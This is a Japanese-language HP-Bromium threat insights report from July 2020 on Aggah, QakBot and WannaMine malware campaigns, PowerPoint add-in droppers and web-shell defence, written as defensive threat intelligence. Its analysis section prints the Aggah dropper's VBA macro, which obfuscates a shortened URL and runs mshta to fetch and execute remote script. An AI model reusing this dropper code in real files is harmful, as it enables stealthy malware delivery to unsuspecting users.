THREAT INSIGHTS REPORT

脅威情勢レポート 2020 年 7 月

脅威の情勢

HP-Bromium Insights Report は、迫りつつある脅威や兆候にお客様が敏感に気づき、セキュリティチームに対して、現在の攻撃に対処したり、進化する脅威を予測し、自分たちのセキュリティ体制の整備をしたりするのに役立つ知識やツールを提供するために作成されています。

HP Sure Click Enterprise は、パソコンに導入して、あらゆる潜在的な脅威を隔離された仮想マシンの中に封じ込めた状態で動作させます。 エンドポイントのセキュリティ対策に「隔離」を加えることで、エンドポイントでの防御が最強となり、ネットワークに侵入を試みるどんなマルウェアがあっても、セキュリティチームがこれを監視、追跡、さらに履歴管理することができる、他では得られない利点が得られます。

注目すべき脅威

Aggah スパムがヨーロッパ、北米、アジアのビジネスを標的に

2020 年 5 月、Aggah スパム作戦の背後にいる攻撃者は、ヨーロッパ、中東、アジアの B2B 企業になりすまし、8 か国で企業に侵入しました [1]。

HP Sure Click は、この攻撃に結びついていた危険な PowerPoint プレゼンテーションを隔離しました。標的にされた部門と国から推察すると、攻撃者は最初に考えられていたよりも広範囲の業界や地域で被害を受けた企業に侵入しようとしていた模様です。対象は 6 つの部門に及び、最も多かったのは製造業で大半がヨーロッパに拠点を持っていました（図 2）。



図 1—2020 年 5 月と 6 月のマルウェアの種類による分類

初めて文書で報告された 2019 年以降、Aggah はたびたび変化を繰り返しながらも、PasteBin（ペーストビン）でスクリプトとペイロードをホストする傾向や URL 短縮サービスを使って URL を不明瞭化したり、コード実行に Mshta.exe を使ったりという基本的な戦術、戦法、手順（TTP）は変わっていません [2]。



図 2—2020 年 5 月に見られた Aggah 攻撃のインフラストラクチャとその標的

HP-Bromium Threat Labs は、これまでの Aggah 攻撃との違いを分析しました。発見された内で最も顕著な違いは、Word と Excel をベースにしたドロッパーが、PowerPoint ベースのものに切り替わっていたことと、Powershell Bitcoin の剽窃機能が入っていることでした。

PowerPoint のマルウェアの利用はそれほど一般的ではないので、これは注目に値します。2020 年 1 月 1 日から 5 月 31 日までに HP Sure Click で隔離された文書型マルウェアのうち、PowerPoint のマルウェアはたった 1 パーセントにすぎません（図 3）。一般に使われる文書型マルウェアの大半（65 パーセント）は、DOC、DOCX、DOCM など Microsoft Word のファイル形式を利用したもので、次に多いのが Excel 形式です。



図 3－HP Sure Click の測定に基づいたファイルタイプごとの文書型マルウェアの内訳

QakBot というバンキング系トロイの木馬攻撃の増加

6 月、バンキング系トロイの木馬である QakBot を配信する悪意のスパム攻撃が増えたことに気づきました 3。このマルウェアシリーズは、銀行の身分証明書を盗み、詐欺的な取引を促進するのです。ドロッパーは、悪意の Microsoft Word 文書を含む Zip ファイルで配信されます。これを開くと文書は、侵入されたウェブサーバでホストされている QakBot のペイロードをダウンロードして実行します。

ホストするマルウェア側で侵入されたインフラストラクチャを利用するメリットは、ウェブプロキシなどドメインのレピュテーションに頼っているセキュリティ制御では、最初に接続を遮断することができないことです。QakBot の操作者は定期的にマルウェアをホストするために使われるサーバを切り替えて、ドメインが悪意のものだと分類されてもその攻撃に影響が出ないようにしています。

QakBot のドロッパーは、hush-busting（ハッシュバスティング）を使っているのが特徴で、暗号上のハッシュ値を変更するためにデータがランダムにファイルに追加されます。このように防御をかわす技術は、ドロッパーをファイルのレピュテーションによって検出できないことを意味しています。

図 4 は、QakBot 感染の実行連鎖を示し、ドロッパー（1）から始まってサンドボックスチェック（2）、explorer.exe へのプロセス注入（3）、Windows Defender を無効にする Registry キーの作成（4）へと進みます。



図 4－2020 年 6 月に HP Sure Click Enterprise によって隔離された QakBot サンプルのプロセス通信のグラフ

進行中の WannaMine というクリプトマイナーの挙動

HP Sure Click の測定では、現在活動している WannaMine PowerShell のマルウェアのアップデート版を確認しました。このマルウェアはモジュラー型で、暗号通貨発掘（XMRig）と、一連の悪用後ツールから構成されています[4]。PC を感染させた後、このマルウェアは、Mimikatz を使ってユーザーの身元証明書のハッシュを抜き取ったり、公開されている EternalBlue のエクスプロイトコードを使って Microsoft の Server Message Block (SMB) Server (CVE-2017-0143 と CVE-2017-0144)のバージョン 1 の脆弱性を悪用したりといったいくつかの技法を用いて、ネットワークの別の場所にも拡散しようとします。

注目すべき技術

PowerPoint のアドインファイルを使ってマルウェアを実行

文書型マルウェアの目的は、通常はリモートサーバでホストされているペイロードをダウンロードして実行するために、できる限りユーザーからの介入を受けずに悪意のコードを実行することです。文書の閲覧に使われる職場のソフトウェアの脆弱性を利用することで、これが達成されてしまうこともあります。例えば、2020 年になってからこれまでの間に最もよく生じた Office の悪用は、CVE-2017-11882 でした（図 5）。



図 5－2020 年 1 月 1 日から 6 月 30 日までの間に HP Sure Click で発見された Office の悪用の内訳

しかし、もっとよくあるのは、攻撃者がマクロを使って悪意のコードを実行することです。5 月の Aggah 攻撃では、攻撃者は PowerPoint 97-2003 Add-in (PPA)ファイルとしてドロッパーを実装しました。PPA フォーマットを使うメリットは、ユーザーが PowerPoint に特別の機能を追加することができることです[5]。他の PowerPoint フォーマットと異なり、PPA ファイルは Auto_Open や Auto_Close といった、より多くのサブルーティンをサポートしており、これを攻撃者が利用して、ユーザーが悪意の文書を開いたり閉じたりするときにコードを実行することが多いのです[6]。

Add-in の限界は、これが Office アプリケーションで直接開かれるようには設計されていないことです。これを克服するため、攻撃者は巧妙にも PPA ファイルを.PPS（PowerPoint 97-2003 Slide Show）や.PPT（PowerPoint 97-2003 Presentation）のファイル拡張子を使って改名します。PowerPoint を開くと、ファイルを読み込めませんというエラーメッセージが出ます（図 6）。OK または Close のボタンをクリックすると、プレゼンテーションは終了し、マクロがバックグラウンドで実行されるのです（図7と図 8）。



図 6－Aggah ドロッパーを開いたときに PowerPoint が出すエラーメッセージ

```
C:\Samples>oledump.py "Scan emco Bautechni specification.pps" -s 5 -v
Attribute VB_Name = "Calculator"
Sub Auto_Close()

Page

End Sub
```

図 7－ドロッパー内の Auto_Close のサブルーティン

```
C:\Samples>oledump.py "Scan emco Bautechni specification.pps" -s 6 -v
Attribute VB_Name = "Slide"
Option Explicit
Sub Page()

        Dim IEapp As Object
        Dim WebUrl As String
        Dim WEBs As String
        Dim i As String
        i = ("W" + "S" + "c" + "ript.Shell")
        Set IEapp = CreateObject(i)
        WebUrl = StrReverse("""d'*'hugyfugctcyrcrcrc'*'d'*'d\p'*'.j\\:ptth""""aths'*'""")
        WEBs = Replace(WebUrl, "'*'", "m")
        IEapp.Run WEBs
        Shell "curl"

End Sub
```

図 8－Mshta.exe を使って Pastebin でホストされている VBScript を実行する Page サブルーティン

すぐに考慮可能な情報

HP Sure Click Enterprise の推奨事項

マルウェアがホストコンピュータから隔離されており、会社のネットワークに拡散することができないため、HP Sure Click Enterprise のお客様は常に保護されています。最新の HP Sure Click Enterprise のソフトウェアリリースに更新しておくこと、また HP Sure Controller の Operational and Threat Dashboards を使って、エンドポイントで隔離が正しく実行されるようにすることをお勧めします。

HP Sure Click Enterprise のポリシでは、電子メールのクライアント用の信頼されていないファイルのサポートと、Microsoft Office の保護オプションを有効にしておく(私たちの推奨ポリシでは、デフォルトで有効になっています)ことをお勧めしています。この設定をオンにしておけば、フィッシング作戦で感染の危険にさらされる可能性を低くすることが容易にできます。提案された構成を導入するためにお手伝いすることがあれば、HP Support にご連絡ください。



図 9—隔離された脅威に使われた手法の分布を表す MITRE ATT&CK ヒートマップ(2020 年 5 月と 6 月)[7]

一般的なセキュリティ推奨事項

5 月、Australian Cyber Security Centre (ACSC)は、2019 年と 2020 年に最もよく見られた TTP について推奨事項をまとめて発表しました[8]。ネットワークにアクセスするための手段として最も注目されたのがウェブシェルです。

ウェブシェルは、攻撃者が脆弱なウェブサーバに離れたところからアクセスできるようにするスクリプトベースのマルウェアの一種です。これを導入するため、たとえば厳しいファイル種別の規制を強制実施していない合法のウェブアプリケーションにある脆弱なファイルアップロード機能の利用など、攻撃者はウェブサーバでよくみられる脆弱性を利用します。

導入された後、侵入されたサーバへのアクセス権は、違法な市場でほかの攻撃者に売却されることもよくあります。侵入されたインフラストラクチャは、QakBot や Emotet のように、特に重大な業務を行うデジタル犯罪者によって、マルウェアをホストするのに使われることもあります。または、攻撃者がネットワーク上の他のコンピュータに横展開で拡散するための足掛かりとしてウェブシェルが使われることもあります。

管理者は、ACSC が発表した防御、軽減、検出のアドバイスに従って、ウェブアプリケーションを定期的にアップデートし、ウェブサーバを構成する際に最小権限の原則を強制実施することで、ウェブシェルのリスクを下げることができます[9]。



図 10——5 月と 6 月に隔離した脅威の MITRE ATT&CK 技法の上位 10 種

常に最新の状態に

HP-Bromium Insights Report は、HP で脅威対策について共有することに事前に同意したお客様にお送りしています。私たちに対して送られた警告は、当社のセキュリティ専門家が分析して偽陽性を減らし、それぞれの脅威について詳細を加えています。

詳細をお知りになりたい場合は、Threat Forwarding で Knowledge Base の記事をご覧ください [10]。 私たちは、HP Sure Click Enterprise の導入を最大限活用していただくために、お客様に次のことをして頂くようお勧めしています。

- Threat Intelligence Service と Threat Forwarding を有効にしてください。これで、お客様のエンドポイントは最新の Bromium の Rules File(BRF)で継続的に更新され、ネットワークで発生している脅威を検出できるというメリットを得られるようになります。

- 新しいダッシュボードとレポートのテンプレートを受け取れるよう、最新リリースのたびに HP Sure Controller を更新する設定にしておいてください。最新のリリース通知と、お客様用ポータルで見られるソフトウェアダウンロードをご覧になってください [11、12]。

- HP-Bromium Threat Labs が追加する、新たに発生した攻撃方法の検出についての最新情報を得るため、年に 2 回以上は HP Sure Click Enterprise のエンドポイントソフトウェアを更新してください。

最新の脅威の調査については、HP Threat Research ブログをご覧いただければ、新規の脅威について当社の研究者が細かく分析し、その動きについて情報を掲載しています [13]。

HP-BROMIUM 脅威情勢レポートについて

企業の脆弱性が最も大きくなるのは、ユーザーが電子メール添付を開いたり、電子メールに載っているリンクをクリックしたりするとき、またウェブ上でファイルのダウンロードなどを行うときです。HP Sure Click Enterprise は、危険な動作をマイクロ VM の中に閉じ込めて切り離し、マルウェアがホスト PC に感染しないよう、または企業ネットワーク上で拡散しないようにすることで、企業を守ります。マルウェアが閉じ込められているため、HP Sure Click Enterprise は、お客様がそのインフラストラクチャ全体を強化するのに役立つ診断データを豊富に集めることができます。HP-Bromium 脅威情勢レポートでは、当社の脅威調査チームが分析した注目すべきマルウェアの攻撃に焦点を当て、お客様が迫りくる脅威に気づき、環境を保護するためにしかるべき措置を取ることができるように努めます。

参照:

[1] https://threatresearch.ext.hp.com/aggah-campaigns-latest-tactics-victimology-powerpoint-dropper-and-cryptocurrency-stealer/
[2] https://attack.mitre.org/techniques/T1218/005/
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot
[4] https://www.accenture.com/_acnmedia/PDF-46/Accenture-Threat-Analysis-Monero-Wannamine.pdf
[5] https://support.microsoft.com/en-us/office/add-or-load-a-powerpoint-add-in-3de8bbc2-2481-457a-8841-7334cd5b455f
[6] http://skp.mvps.org/autoevents.htm
[7] https://attack.mitre.org/
[8] https://www.cyber.gov.au/acsc/view-all-content/advisories/summary-tactics-techniques-and-procedures-used-target-australian
-networks
[9] https://www.cyber.gov.au/sites/default/files/2020-01/ACSC_Web_Shells.pdf
[10] https://support.bromium.com/s/article/What-information-is-sent-to-Bromium-from-my-organization?language=en_US
[11] https://support.bromium.com/s/topic/0TOU0000000Hz18OAC/latest-news?language=en_US&tabset-3dbaf=2
[12] https://my.bromium.com/software-downloads/current
[13] https://threatresearch.ext.hp.com

BROAD 株式会社ブロード

［Company Site］ broad-corp.co.jp

［BROAD Security Square］ bs-square.jp

〒100-0014 東京都千代田区永田町 1-11-30 サウスヒル永田町 7F
TEL：03-6205-7463(代表)

東 京 | 横 浜 | 大 阪 | マレーシア